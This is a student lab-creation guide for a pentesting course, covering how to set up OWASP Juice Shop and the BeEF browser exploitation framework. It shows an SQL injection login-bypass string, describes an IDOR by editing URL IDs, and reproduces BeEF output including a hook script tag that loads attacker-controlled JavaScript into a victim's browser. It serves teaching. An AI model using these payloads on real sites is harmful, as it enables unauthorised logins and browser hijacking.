

## **LAB CREATION GUIDE**

**Student Name:** Manave Angelkumari & Abin Binu

**Student ID:** 10312082 & 10328278

**Course:** COMP-357 Advanced Pentesting

**Instructor:** Adam Abernethy

**Exercises used:** Juice Shop & Browser Exploitation Framework (BeEF)

**Submission Date:** 12/07/2025

## 1. Introduction

This Exercise shows how a browser-based attack works using the BeEF framework. The idea is to create a small environment where an attacker can hook a victim's browser and run different client-side exploits. I used a Kali Linux machine as the attacker and a Windows machine as the victim. For the second exercise, Juice Shop is used as the place where the malicious script is injected.


The goal is to make the setup easy to repeat from scratch, so anyone can recreate this small environment, start BeEF, hook a browser, and try out different modules.

## 2. Infrastructure Overview

### ➤ 2.1 Hosts Used:

Role	System	Description
Attacker	Kali Linux 2025 VM	Runs BeEF, controls hooked browsers
Victim	Windows 10/11 VM	Opens the page containing the hook.js script
Vulnerable App	Juice Shop	Used for the SQL injection

➤ 2.2 Network Layout:



Key Ports

Port	Use
3000	BeEF web interface + hook.js delivery
80/443	Juice Shop (Docker default)

### 3. Prerequisites

Before starting, we have to make sure that we have:

- VMware or VirtualBox
- Kali Linux updated
- Windows VM with Edge or Chrome
- Docker Desktop installed (for Juice Shop)
- Internet access for installation

### 4. Environment Setup Steps

#### ➤ Step 1: Install Juice Shop:

- For this, we use docker for the installation and successful running of the process, and the commands for this are;  
docker pull bkimminich/juice-shop
- Capture below is of the command docker pull executed on PowerShell;

```
PS C:\Users\Administrator> docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
0168f69dfb16: Pull complete
ddf74a63f7d8: Pull complete
5664b15f108b: Pull complete
33ce0b1d99fc: Pull complete
da7816fa955e: Pull complete
3214acf345c0: Pull complete
fd4aa3667332: Pull complete
5b14f6c9a813: Pull complete
045fc1c20da8: Pull complete
2780920e5dbf: Pull complete
7b72e6384ef9: Pull complete
f45e0372ce60: Pull complete
7faf0cfa885c: Pull complete
e7fa9df358f0: Pull complete
bfb59b82a9b6: Pull complete
017886f7e176: Pull complete
7c12895b777b: Pull complete
9cd2a1476fcc: Pull complete
4aa0ea1413d3: Pull complete
62de241dac5f: Pull complete
d8a0d911b13e: Pull complete
afac7823be98: Download complete
Digest: sha256:1c55debeaf4fd5678019b17818a539e1e06ef93d29b268a21f53f0773a9fff5d
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
PS C:\Users\Administrator>
```

```
docker run -d -p 3001:3000 bkimminich/juice-shop
```


- Capture below is of the juice-shop run command executed on PowerShell;

```
PS C:\Users\Administrator> docker run -d --name juice-shop -p 3000:3000 bkimminich/juice-shop
4b03ff22040d640261cfb0f10544d0d1b8840f407eebec27f6f2716672313723
PS C:\Users\Administrator>
```


- After that, to access Juice Shop, the command used is;

<http://localhost:3001>


- Capture below is of the main page of Juice Shop;



- After that, we need to perform an SQL injection attack to login,  
Username: ' OR 1=1—  
Password: abc
- Capture below is of the attacked performed properly and login successfully;




- As for the second exploit in juice shop, we will execute an IDOR attack to prove that broken access controls allow attackers to view other users' data just by modifying IDs in URLs.
- Capture below is of the successful data exposure by modifying IDs in URLs;



The screenshot shows a browser window for the OWASP Juice Shop application. The address bar displays the URL `localhost:3000/rest/products/1`. The page content is a JSON response with the following structure:


```
status: "success"
▼ data:
  ▼ 0:
    message: "One of my favorites!"
    author: "admin@juice-sh.op"
    product: 1
    likesCount: 0
    likedBy: []
    _id: "8mHDPtFz7Gbbs09eJ"
    liked: true
```

- For the third exploit in juice shop, we are going to perform a Stored XSS attack.
- Capture below is of the successful execution of the stored XSS attack;



➤ Step 2: Install BeEF on Kali:

- For this, we need to run the following steps inside kali;  
    sudo apt update  
    sudo apt install beef-xss -y
- After that, the command used to start the service is;  
    sudo systemctl start beef-xss
- Capture below is of the BeEF service successfully running;



The screenshot shows a terminal window titled "kali-linux-2025.3-vmware-amd64 - VMware Workstation". The terminal displays a series of commands and their outputs related to the installation and configuration of the BeEF exploit framework. The user runs `sudo apt update` and `sudo apt install beef-xss -y`. They then start the `ssh` service with `sudo systemctl start ssh` and check its status with `sudo systemctl status ssh`, which shows it is active (running). Next, they start the BeEF service with `sudo beef-xss` and check its status with `ps aux | grep beef-xss`, which lists the process ID (53056) and command. The terminal also shows log messages from `systemctl` and `beef-xss` indicating the service has started and is listening on port 3000. Finally, the user opens a browser and navigates to the BeEF web interface at <http://127.0.0.1:3000/ui/panel>.

```
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali㉿kali)-[~]
$ sudo systemctl start ssh
(kali㉿kali)-[~]
$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
  Active: active (running) since Sat 2025-12-06 20:53:15 EST; 20s ago
  Invocation: ad646f1b356741888e5c23dd28bc2358
    Docs: man:sshd(8)
          man:sshd_config(5)
  Main PID: 53896 (sshd)
    Tasks: 1 (limit: 2197)
   Memory: 2.1M (peak: 2.7M)
     CPU: 18ms
    CGroup: /system.slice/ssh.service
            └─53896 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 06 20:53:15 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 06 20:53:15 kali sshd[53896]: Server listening on 0.0.0.0 port 22.
Dec 06 20:53:15 kali sshd[53896]: Server listening on :: port 22.
Dec 06 20:53:15 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali㉿kali)-[~]
$ sudo beef-xss
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 53056 beef-xss 11u IPv4 75508 0t0 TCP *:3000 (LISTEN)

UID      PID      PPID  C STIME TTY      STAT   TIME CMD
beef-xss 53056          1  1 20:52 ?      Ssl    0:01 ruby ./beef

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Sat 2025-12-06 20:52:26 EST; 1min 5s ago
  Invocation: 0f0ae35b17484cad888a56ba1fa62436
  Main PID: 53056 (ruby)
    Tasks: 4 (limit: 2197)
   Memory: 106.1M (peak: 223.4M)
     CPU: 2.925s
    CGroup: /system.slice/beef-xss.service
            └─53056 ruby ./beef

Dec 06 20:52:26 kali systemd[1]: Started beef-xss.service - beef-xss.
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27] | Twit: @beefproject
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27] | Site: https://beefproject.com
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27] | Wiki: https://github.com/beefproject/beef/wiki
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Dec 06 20:52:27 kali beef-invoke-vendor[53056]: [20:52:27][*] BeEF is loading. Wait a few seconds ...

